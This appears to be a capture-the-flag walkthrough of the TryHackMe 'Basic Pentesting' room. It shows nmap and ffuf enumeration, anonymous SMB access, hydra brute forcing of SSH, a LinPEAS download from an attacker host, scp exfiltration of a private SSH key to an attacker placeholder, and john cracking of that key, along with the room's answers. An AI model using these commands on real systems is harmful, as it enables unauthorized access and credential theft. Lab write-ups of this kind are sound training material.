THM "Basic Pentesting" Walkthrough
Contents
First of all, here you can find the room on TryHackMe. It features:
- Service enumeration
- Linux enumeration
- Brute forcing
- Hash cracking
Before starting the enumeration, I’ve exported the IP address of the target machine into the IP environment variable.
Hence, whenever you see $IP in the following commands, it’s just the IP address of the target machine.
Let’s begin.
Nmap scan
As with virtually every enumeration, I started with an nmap scan:
nmap -T4 -p- -A $IP

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.41 Ubuntu
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat 9.0.7
Upon visiting the webpage on port 80 I found this:
Not much information can be found here.

From the nmap scan, we know that on port 8080 there is another http server running.
On there, one finds the default Apache Tomcat page which is generated upon installation:
Fuzzing for directories
As first question is “What is the name of the hidden directory on the web server?”, I continued with fuzzing for common directory names using ffuf:
ffuf -u http://$IP:8080/FUZZ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -c
- docs     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
- manager  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 210ms]
- #www     [Status: 200, Size: 11228, Words: 4258, Lines: 203, Duration: 204ms]
- #mail    [Status: 200, Size: 11228, Words: 4258, Lines: 203, Duration: 206ms]
These results weren’t too interesting as the /docs page is simply the documentaiton and the /manager page is protected by a password.
The latter one might be of use later.
I don’t know yet.
Continuing, we can fuzz the default http webpage on port 80:
ffuf -u http://$IP/FUZZ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -c
- development             [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 203ms]
- server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 202ms]
That’s more interesting. With that, we have the answer to the first question that requires an input:
Q: What is the name of the hidden directory on the web server (enter name without /)?
A: development
What do we find at $IP/development?

Contents of $IP/development/dev.txt:
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
Contents of $IP/development/j.txt:
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
A weak password is good news – at least for us.
Furthermore, we probably now know the initials of two developers: J and K.
This might come in handy for brute forcing.
Moreover, we know that SMB has been set up (though we knew that from the nmap scan already).
Accessing the SMB share
First, let’s try and connect to the SMB share using Anonymous and just an empty password as login credentials.
smbclient //10.48.175.243/Anonymous
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
    .                                   D        0  Thu Apr 19 19:31:20 2018
    ..                                  D        0  Thu Apr 19 19:13:06 2018
    staff.txt                            N      173  Thu Apr 19 19:29:55 2018
get
  14282840 blocks of size 1024. 6442600 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
Luckily, this worked.
We now have the file staff.txt which has the following contents:
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

- Kay
And with that, we have two usernames: Kay and Jan (… quite ironic.)
Q: What is the username?
A: jan
Brute forcing the password of Jan
I then went on to try and brute force the password of Jan for SMB.
hydra -l Jan -P /usr/share/wordlists/rockyou.txt  smb2://$IP

[DATA] attacking smb2://10.48.167.226:445/
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[WARNING] 10.48.167.226 might accept any credential
[445][smb2] host: 10.48.167.226   login: Jan   password: 123456789
[445][smb2] host: 10.48.167.226   login: Jan   password: princess
[445][smb2] host: 10.48.167.226   login: Jan   password: 1234567
[445][smb2] host: 10.48.167.226   login: Jan   password: daniel
[445][smb2] host: 10.48.167.226   login: Jan   password: 123456
[445][smb2] host: 10.48.167.226   login: Jan   password: 12345
[445][smb2] host: 10.48.167.226   login: Jan   password: password
[445][smb2] host: 10.48.167.226   login: Jan   password: iloveyou
[445][smb2] host: 10.48.167.226   login: Jan   password: rockyou
[445][smb2] host: 10.48.167.226   login: Jan   password: 12345678
[445][smb2] host: 10.48.167.226   login: Jan   password: abc123
[445][smb2] host: 10.48.167.226   login: Jan   password: nicole
[445][smb2] host: 10.48.167.226   login: Jan   password: babygirl
[445][smb2] host: 10.48.167.226   login: Jan   password: monkey
[445][smb2] host: 10.48.167.226   login: Jan   password: lovely
[445][smb2] host: 10.48.167.226   login: Jan   password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-24 08:24:00
That’s not helpful, as every login attempt results in a false positive. I tried around with this a bit more but couldn’t figure what to do.
After some time I relaized that I just assumed that I had to try and attack SMB but that is not given. Hence, I moved on to SSH.
hydra -l jan -P /usr/share/wordlists/rockyou.txt $IP -t 4 ssh

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-25 07:38:01
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.49.187.77:22/
[STATUS] 56.00 tries/min, 56 tries in 00:01h, 14344343 to do in 4269:09h, 4 active
[STATUS] 52.00 tries/min, 156 tries in 00:03h, 14344243 to do in 4597:31h, 4 active
[STATUS] 56.00 tries/min, 392 tries in 00:07h, 14344007 to do in 4269:03h, 4 active
[22][ssh] host: 10.49.187.77   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-25 07:52:15
With more success.
Q: What is the password?
A: armando
Q: What service do you use to access the server (answer in abbreviation in all caps)?
A: SSH
Privilege Escalation
We already know the answer to the next question from the notes found on the webpage:
Q: What is the name of the other user found (all lower case)?
A: kay
First, let’s get some other usernames based on the /etc/passwd file:
Based on the questions just asking for the users jan and kay it’s pretty likely that we won’t find anything interesting here.
Still, I wanted to check if there are any other interesting users that could be found in the /etc/passwd file.
cat /etc/passwd | grep home
syslog:x:104:108::/home/syslog:/bin/false
kay:x:1000:1000:Kay,,,:/home/kay:/bin/bash
tomcat9:x:999:999::/home/tomcat9:/bin/false
jan:x:1001:1001::/home/jan:/bin/bash
ubuntu:x:1002:1002:Ubuntu:/home/ubuntu:/bin/bash
This just yields the users jan and kay, which have been discovered already.
Next, we’re gonna look for files with a set SUID bit:
find / -type f -perm -04000 -ls 2>/dev/null

875        84 -rwsr-xr-x   1 root     root               85064 Feb  6  2024 /snap/core20/2599/usr/bin/chfn
881        52 -rwsr-xr-x   1 root     root               53040 Feb  6  2024 /snap/core20/2599/usr/bin/chsh
951        87 -rwsr-xr-x   1 root     root               88464 Feb  6  2024 /snap/core20/2599/usr/bin/gpasswd
1035       55 -rwsr-xr-x   1 root     root               55528 Apr  9  2024 /snap/core20/2599/usr/bin/mount
1044       44 -rwsr-xr-x   1 root     root               44784 Feb  6  2024 /snap/core20/2599/usr/bin/newgrp
1059       67 -rwsr-xr-x   1 root     root               68208 Feb  6  2024 /snap/core20/2599/usr/bin/passwd
1169       67 -rwsr-xr-x   1 root     root               67816 Apr  9  2024 /snap/core20/2599/usr/bin/su
1170      163 -rwsr-xr-x   1 root     root              166056 Apr  4  2023 /snap/core20/2599/usr/bin/sudo
1228       39 -rwsr-xr-x   1 root     root               39144 Apr  9  2024 /snap/core20/2599/usr/bin/umount
1317       51 -rwsr-xr--   1 root     systemd-network    51344 Oct 25  2022 /snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
1691      467 -rwsr-xr-x   1 root     root              477672 Apr 11  2025 /snap/core20/2599/usr/lib/openssh/ssh-keysign
210       177 -rwsr-xr-x   1 root     root              180753 May 23  2025 /snap/snapd/24718/usr/lib/snapd/snap-confine
528243    848 -rwsr-xr-x   1 root     root              866448 Feb  3  2022 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
656811     24 -rwsr-xr-x   1 root     root               22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
528265     16 -rwsr-xr-x   1 root     root               14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
656276    156 -rwsr-xr-x   1 root     root              159304 Jan 15  2025 /usr/lib/snapd/snap-confine
528572    468 -rwsr-xr-x   1 root     root              477672 Apr 11  2025 /usr/lib/openssh/ssh-keysign
685507     52 -rwsr-xr--   1 root     messagebus         51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
567358     32 -rwsr-xr-x   1 root     root               31032 Feb 21  2022 /usr/bin/pkexec
525449     44 -rwsr-xr-x   1 root     root               44784 Feb  6  2024 /usr/bin/newgrp
524797     84 -rwsr-xr-x   1 root     root               85064 Feb  6  2024 /usr/bin/chfn
525505    164 -rwsr-xr-x   1 root     root              166056 Apr  4  2023 /usr/bin/sudo
524824     52 -rwsr-xr-x   1 root     root               53040 Feb  6  2024 /usr/bin/chsh
555930     48 -rwsr-xr-x   1 root     root               45648 Feb  6  2024 /usr/bin/newgidmap
525390     56 -rwsr-sr-x   1 daemon   daemon             55560 Nov 12  2018 /usr/bin/at
524912     88 -rwsr-xr-x   1 root     root               88464 Feb  6  2024 /usr/bin/gpasswd
555931     44 -rwsr-xr-x   1 root     root               41552 Feb  6  2024 /usr/bin/newuidmap
524913     68 -rwsr-xr-x   1 root     root               68208 Feb  6  2024 /usr/bin/passwd
263819     68 -rwsr-xr-x   1 root     root               67816 Apr  9  2024 /bin/su
262160     40 -rwsr-xr-x   1 root     root               39144 Apr  9  2024 /bin/umount
262166     40 -rwsr-xr-x   1 root     root               39144 Mar  7  2020 /bin/fusermount
262159     56 -rwsr-xr-x   1 root     root               55528 Apr  9  2024 /bin/mount
I wasn’t able to find anything here, that could be used for PrivEsc.
Next, let’s look for places we are allowed to write to (world-writable directories):
find / -writable -type d 2>/dev/null

/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/units
/run/screen
/run/cloud-init/tmp
/run/lock
/proc/3443/task/3443/fd
/proc/3443/fd
/proc/3443/map_files
/dev/mqueue
/dev/shm
/tmp
/tmp/.XIM-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.font-unix
/tmp/.X11-unix
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dbus.socket
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/init.scope
/sys/fs/cgroup/unified/user.slice/user-1001.slice/user@1001.service
/sys/fs/cgroup/unified/user.slice/user-1001.slice/user@1001.service/dbus.socket
/sys/fs/cgroup/unified/user.slice/user-1001.slice/user@1001.service/init.scope
/var/spool/samba
/var/tmp
/var/tmp/cloud-init
/var/crash
/var/lib/lxcfs/proc
/var/lib/lxcfs/sys
/var/lib/lxcfs/sys/devices
/var/lib/lxcfs/sys/devices/system
/var/lib/lxcfs/sys/devices/system/cpu
/var/lib/lxcfs/cgroup
To automate further searching for attack vectors, we’re gonna use LinPEAS. So, let’s start and http-Server on the local machine in the directory the script is located at:
python3 -m http.server 8080On the target, change to a world writable location such as /var/tmp and use wget to download the script:
wget <attacker_ip>:8080/linpeas.shRun:
./linpeas.shSkimming through the output, we can find that there is a private key stored at /home/kay/.ssh/id_rsa which is world-readable:
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
We can copy it to the local machine using scp:
scp id_rsa kali@$<attacker_ip>:/home/kali/DownloadsWhen trying to connect using the private key:
ssh kay@$IP -i id_rsaWe get an error telling us that the private key is encrypted.
Breaking encryption of an SSH private key with john
This can be resolved using JohnTheRipper.
First, create a hash that can be fed into john using ssh2john:
ssh2john id_rsa > id_rsa_hashThen, run a dictionary attack:
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa_hashWe get the password beeswax
Upon connecting with the key, we can find a file called pass.bak.
The content of which is the answer to the final question.
Q: What is the final password you obtain?
A: heresareallystrongpasswordthatfollowsthepasswordpolicy$$